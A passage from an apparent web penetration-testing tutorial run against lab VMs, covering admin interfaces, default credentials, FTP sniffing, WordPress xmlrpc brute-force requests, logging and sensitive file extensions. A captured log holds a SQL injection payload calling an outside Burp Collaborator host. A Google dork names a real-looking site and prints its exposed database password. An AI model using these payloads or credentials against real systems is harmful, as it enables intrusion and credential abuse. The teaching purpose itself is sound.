        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:92 errors:0 dropped:0 overruns:0 frame:0
        TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ 
msfadmin@metasploitable:~$ 
msfadmin@metasploitable:~$ 
msfadmin@metasploitable:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.


mysql> _
```

Remote access via SFTP




Access via web interface – such as HTTP basic authentication

Access via WebDAV



Access via FTP



Access via SSH

```
root@ilak:~# ssh 192.168.222.151 -l msfadmin
msfadmin@192.168.222.151's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.          HyNFP.py
Last login: Sun Feb  4 08:37:36 2018
'msfadmin@metasploitable:~$ '
```


beef xss framework

- Determine if administrative interfaces are available from an internal network or are also available from the internet. If available from the internet, determine the mechanisms that control access to these interface and their associated susceptibilities.

With insecure protocol like ftp, telnet or http basic authentication, easy to sniff administrator password with Wireshark

13	28.225579881	192.168.222.151	192.168.222.1	TCP	66 21 → 61961 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
14	28.225693023	192.168.222.1	192.168.222.151	TCP	60 61961 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0
15	28.226876721	192.168.222.151	192.168.222.1	FTP	74 Response: 220 (vsFTPD 2.3.4)
16	28.227093458	192.168.222.1	192.168.222.151	FTP	69 Request: USER msfadmin
17	28.227148746	192.168.222.151	192.168.222.1	TCP	60 21 → 61961 [ACK] Seq=21 Ack=16 Win=5856 Len=0
18	28.227150210	192.168.222.151	192.168.222.1	FTP	88 Response: 331 Please specify the password.
19	28.227297993	192.168.222.1	192.168.222.151	FTP	69 Request: PASS msfadmin

Worse, WebDAV don't request username and password from client to identifying, so hacker can upload any malicious files him want.



Recommend using Secure protocol such as: FTPs, SFTP, SSH, TLS/SSL, VPN,...

- Change default user & password

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun Feb  4 09:40:33 EST 2018 from 192.168.222.148 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

2. Test Application Platform Configuration

Configuration review and testing is a critical task, while the typical web and application server installation will spot a lot of function (like application examples, documentation, test pages), what is not essential should be removed before deployment to avoid post install exploitation.

Black Box Testing and Example


Sample/known Files and Directory

Many web servers and application servers provide, in a default installation, sample applications and files that are provided for the benefit of the developer and in order to test that the server is working properly right after installation.


However, many default web server applications have been later known to be vulnerable or information disclosure.

Example:

- Wordpress version show in readme



- Brute force attack / Denial of Service attack in Wordpress's xmlrpc.php



The image displays two side-by-side screenshots of the Burp Suite interface, showing the Request and Response panes for XML-RPC interactions.

Top Screenshot (Request):

```
POST /wordpress/xmlrpc.php HTTP/1.1
Host: 192.168.222.136
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 226

<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
    <methodName>demo.sayHello</methodName>
    <params>
        <param>
            <value></value></param>
        <param>
            <value>Hello!</value></param>
        </params>
    </methodCall>
```

Top Screenshot (Response):

```
HTTP/1.1 200 OK
Date: Tue, 06 Feb 2018 03:57:40 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Connection: close
Content-Length: 166
Vary: Accept-Encoding
Content-Type: text/xml

<?xml version="1.0"?>
<methodResponse>
    <params>
        <param>
            <value>
                <string>Hello!</string>
            </value>
        </param>
    </params>
</methodResponse>
```

Bottom Screenshot (Request):

```
POST /wordpress/xmlrpc.php HTTP/1.1
Host: 192.168.222.136
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 252

<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
    <methodName>wp.getUsersBlogs</methodName>
    <params>
        <param>
            <value>admin</value></param>
        <param>
            <value>admin</value></param>
        </params>
    </methodCall>
```

Bottom Screenshot (Response):

```
HTTP/1.1 200 OK
Date: Tue, 06 Feb 2018 04:05:13 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Connection: close
Content-Length: 422
Vary: Accept-Encoding
Content-Type: text/xml

<?xml version="1.0"?>
<methodResponse>
    <fault>
        <value>
            <struct>
                <member>
                    <name>faultCode</name>
                    <value>-32601</value>
                </member>
                <member>
                    <name>faultString</name>
                    <value><string>server error. requested method wp.getUsersBlogs does not exist.</string></value>
                </member>
            </struct>
        </value>
    </fault>
</methodResponse>
```

More information at:

<https://isc.sans.edu/diary/Wordpress+%22Pingback%22+DDoS+Attacks/17801>

<https://hackerone.com/reports/96294>

<https://github.com/1N3/Wordpress-XMLRPC-Brute-Force-Exploit/blob/master/wordpress-xmlrpc-brute-v2.py>

<https://testpurposes.net/2016/11/01/wordpress-xmlrpc-brute-force-attacks-via-burpsuite/>

Comment on source code review

It is very common and even recommended

The image shows a screenshot of a web browser displaying the source code of a file named "index.php". A comment is present in the code, which reads:

```
<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai web testing framework.
It is ok to put the password in HTML comments because no user will ever see
this comment. I remember that security instructor saying we should use the
framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
rather than HTML comments, but we all know those
security instructors are just making all this up. -->           <!-- End Content -->
</blockquote>
</td>
</tr>
```

Configuration review

Some common guidelines should be taken into account:

- Only enable server modules that are needed for application.
- Handle server errors code with custom-made pages.
- Make sure server software runs with minimize privileges in the operating system.



/var/www/dvwa/				
Name	Size	Changed	Rights	Owner
..		5/21/2012 2:31:37 AM	rwxr-xr-x	www-data
vulnerabilities		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
hackable		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
external		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
dvwa		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
docs		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
config		5/21/2012 2:23:35 AM	rwxr-xr-x	www-data
setup.php	2 KB	6/7/2010 10:58:00 AM	rw-r--r--	www-data
security.php	3 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
robots.txt	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
README.txt	5 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
phpinfo.php	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
php.ini	1 KB	7/6/2009 3:31:50 AM	rw-r--r--	www-data
logout.php	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
login.php	3 KB	5/21/2012 2:52:33 AM	rw-r--r--	www-data
instructions.php	2 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
index.php	2 KB	5/21/2012 2:51:49 AM	rw-r--r--	www-data
ids_log.php	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
favicon.ico	2 KB	9/6/2010 10:59:42 PM	rw-r--r--	www-data
COPYING.txt	33 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
CHANGELOG.txt	5 KB	6/7/2010 7:55:14 AM	rw-r--r--	www-data
about.php	3 KB	8/26/2010 11:15:16 PM	rw-r--r--	www-data

- Make sure the server software logs properly both legitimate access and errors.

/var/log/apache2/				
Name	Size	Changed	Rights	Owner
..		2/5/2018 3:30:12 PM	rwxr-xr-x	root
error.log.10.gz	1 KB	5/21/2012 12:45:08 PM	rw-r--r--	root
error.log.9.gz	1 KB	9/21/2017 5:47:26 PM	rw-r-----	root
error.log.8.gz	1 KB	10/10/2017 5:38:20 PM	rw-r-----	root
error.log.7.gz	1 KB	10/20/2017 5:26:14 PM	rw-r-----	root
error.log.6.gz	1 KB	11/14/2017 6:31:56 PM	rw-r-----	root
error.log.5.gz	1 KB	11/22/2017 6:53:33 PM	rw-r-----	root
error.log.4.gz	1 KB	12/4/2017 6:32:14 PM	rw-r-----	root
error.log.3.gz	1 KB	12/11/2017 6:54:45 PM	rw-r-----	root
error.log.2.gz	1 KB	12/22/2017 6:28:40 PM	rw-r-----	root
error.log.1	1 KB	1/17/2018 6:42:56 PM	rw-r-----	root
error.log	86 KB	2/5/2018 3:30:42 PM	rw-r-----	root
access.log.7.gz	5 KB	9/21/2017 5:47:26 PM	rw-r--r--	root
access.log.6.gz	3 KB	10/10/2017 5:38:20 PM	rw-r-----	root
access.log.5.gz	2 KB	10/20/2017 5:26:14 PM	rw-r-----	root
access.log.4.gz	2 KB	11/22/2017 6:53:33 PM	rw-r-----	root
access.log.3.gz	2 KB	12/4/2017 6:32:14 PM	rw-r-----	root
access.log.2.gz	2 KB	12/22/2017 6:28:40 PM	rw-r-----	root
access.log.1	6 KB	1/17/2018 6:42:56 PM	rw-r-----	root
access.log	204 KB	2/4/2018 10:00:32 PM	rw-r-----	root

- Make sure that the server is configured to properly handle overloads and prevent Denial of Service attacks.

Logging

Logging is an important asset of the security of an application architecture, since it can be used to detect flaws in application, logs are typically properly generated by web and server software.

/var/log/				
Name	Size	Changed	Rights	Owner
..		5/21/2012 4:30:19 AM	rwxr-xr-x	root
apache2		2/5/2018 6:34:52 PM	rwxr-x---	root
apparmor		4/8/2008 4:39:29 AM	rwxr-xr-x	root
apt		9/21/2017 5:47:26 PM	rwxr-xr-x	root
dist-upgrade		4/22/2008 1:07:31 PM	rwxr-xr-x	root
fsck		3/17/2010 5:59:33 AM	rwxr-xr-x	root
installer		3/17/2010 6:15:03 AM	rwxr-xr-x	root
mysql		3/17/2010 9:09:40 PM	rwxr-s---	mysql
news		3/17/2010 6:15:50 AM	rwxr-sr-x	news
postgresql		2/5/2018 6:34:52 PM	rwxrwxr-t	root
proftpd		4/28/2010 1:26:44 PM	rwxr-xr-x	root
samba		2/5/2018 6:34:52 PM	rwxr-x---	root
tomcat5.5		12/8/2008 2:17:20 AM	rwxr-x---	tomcat55
auth.log	104 KB	2/5/2018 6:51:03 PM	rw-r--r--	syslog
boot	0 KB	5/21/2012 12:45:06 PM	rw-r--r--	root
btmp	0 KB	2/5/2018 6:34:52 PM	rw-rw-r--	root
bttmp.1	0 KB	1/17/2018 6:42:56 PM	rw-rw-r--	root
daemon.log	546 KB	2/5/2018 6:45:36 PM	rw-r--r--	syslog

Sensitive information in logs

Some applications might, for example use GET requests to forward form data which will be viewable in the server logs. This means that server logs might contain sensitive information (such as usernames as passwords, or bank account details). This sensitive information can be misused by an attacker if logs were to be obtained by an attacker, for example, through administrative interfaces or known web server vulnerabilities or misconfiguration (like the well-known server-status misconfiguration in Apache-based HTTP servers).

Log Location

Try to keep logs in a separate location, and not in the web server itself. This also makes it easier to aggregate logs from different sources that refer to the same application (such as those of a web server farm) and it also makes it easier to do log analysis (which can be CPU intensive) without affecting the server itself.

Log Storage

In UNIX systems, logs will be located in /var (although some server installations might reside in /opt or /usr/local) and it is thus important to make sure that the directories that contain logs are in a separate partition. In some cases, and in order to prevent the system logs from being affected, the log directory of the server software itself (such as /var/log/apache in the Apache web server) should be stored in a dedicated partition.

Log rotation

Most servers (but few custom applications) will rotate logs in order to prevent them from filling up the file system they reside on. The assumption when rotating logs is that the information in them is only necessary for a limited amount of time.

This feature should be tested in order to ensure that:


- Logs are kept for the time defined in the security policy, not more and not less.
 - Logs are compressed once rotated (this is a convenience, since it will mean that more logs will be stored for the same available disk space)
 - File system permission of rotated log files are the same (or stricter) than those of the log files itself. For example, web servers will need to write to the logs they use but they don't actually need to write to rotated logs, which means that the permissions of the files can be changed upon rotation to prevent the web server process from modifying these.

Some servers might rotate logs when they reach a given size. If this happens, it must be ensured that an attacker cannot force logs to rotate in order to hide its tracks.

Log contents

- Do the logs contain sensitive information?
 - Are the logs stored in a dedicated server?
 - Can log usage generate a Denial of Service condition?
 - How are log backups preserved?
 - Is the data being logged data validated (min/max length, chars etc) prior to being logged?
 - How are logs reviewed? Can admin use these review to detect targeted attack?
 - How are they rotated ? are logs kept for the sufficient time?

```
File /var/log/auth.log - root@192.168.222.136 - Editor - WinSCP  
Encoding ▾ Color ▾ ?  
Mar  4 20:04:52 owaspbwa CRON[6009]: pam_unix(cron:session): session closed for user root  
Mar  4 20:09:01 owaspbwa CRON[6481]: pam_unix(cron:session): session opened for user root by (uid=0)  
Mar  4 20:09:01 owaspbwa CRON[6481]: pam_unix(cron:session): session closed for user root
```



```

Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.7.4 (http://www.modsecurity.org/).
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 Open
Engine-Mode: "DETECTION_ONLY"

--f2e35b57-Z--
--f2e35b57-A--
[01/Feb/2018:23:00:59 --0500] WnPie38AAQFAAAgZ50UAAAAI 192.168.222.1 51346 192.168.222.136 80
--f2e35b57-B--
POST /WebGoat/ (select%20load_file('%c%c%c%cisebssfkvf8hanff7q7d4qhuklqm0d21ttgj48.burpcollaborator.net%5c%5csfw'))?Screen=75&menu=900 HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.222.136/WebGoat/attack?Screen=75&menu=900
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
Cookie: JSESSIONID=607D351CE0E629CE1CF5B4F48B03A580; acgroupswithpersist=nada; user="eW91YXJldGhld2Vha2VzdGxpems="; unique2u=KbzivziTXvdUNfSGGtJQYCrsvZQ

--f2e35b57-C--
field1=111&TY4=1&TY2=1&TY3=1&SUBMIT=Purchase&TY1=1&field2=4128+3214+0002+1999
--f2e35b57-F--
HTTP/1.1 400 Bad Request
Content-Length: 0
Via: 1.1 127.0.1.1
Connection: close

```

Line: 53471/564758 Column: 115 Character: 59 (0x3B) Encoding: 1252 (ANSI - La)

3. Test File Extensions Handling for Sensitive Information

File extensions are commonly used in web servers to easily determine which technologies / languages / plugins must be used to fulfill the web request.

Black box testing:


Submit http[s] requests involving different file extensions and verify how they are handled. These verifications should be on a per web directory basis.

The following file extensions should NEVER be returned by a web server, since they are related to files which may contain sensitive information, or to files for which there is no reason to be served.

- .asa
- .inc

Using google hack, easy to find them, such as:

- ext:asa inurl:www.maybole.org



```

<SCRIPT LANGUAGE=VBScript RUNAT=Server>
Sub Application_OnStart
    '==FrontPage Generated - startspan==
    Dim FrontPage_UrlVars(1)
    '--Project Data Connection
    Application("Database1_ConnectionString") = "DRIVER={Microsoft Access Driver (*.mdb)};DBQ=URL=cgi-bin/database/postcards.mdb;UID=maybole;PWD=eamg"
    FrontPage_UrlVars(0) = "Database1_ConnectionString"
    Application("Database1_ConnectionTimeout") = 15
    Application("Database1_CommandTimeout") = 30
    Application("Database1_CursorLocation") = 3
    Application("Database1_RuntimeUserName") = "maybole"
    Application("Database1_RuntimePassword") = "eamg"
    ...

```

The following file extensions are related to files which, when accessed, are either displayed or downloaded by the browser. Therefore, files with these extensions must be checked to verify that they are indeed supposed to be served (and are not leftovers), and that they do not contain sensitive information.

- .zip, .tar, .gz, .tgz, .rar, ...: (Compressed) archive files
- .java: No reason to provide access to Java source files
- .txt: Text files
- .pdf: PDF documents
- .doc, .rtf, .xls, .ppt, ...: Office documents
- .bak, .old and other extensions indicative of backup files (for example: ~ for Emacs backup files)

For more information, access to this link: <http://filext.com/>

We can mix some below techniques for solving this problem:

- Vulnerability scanner

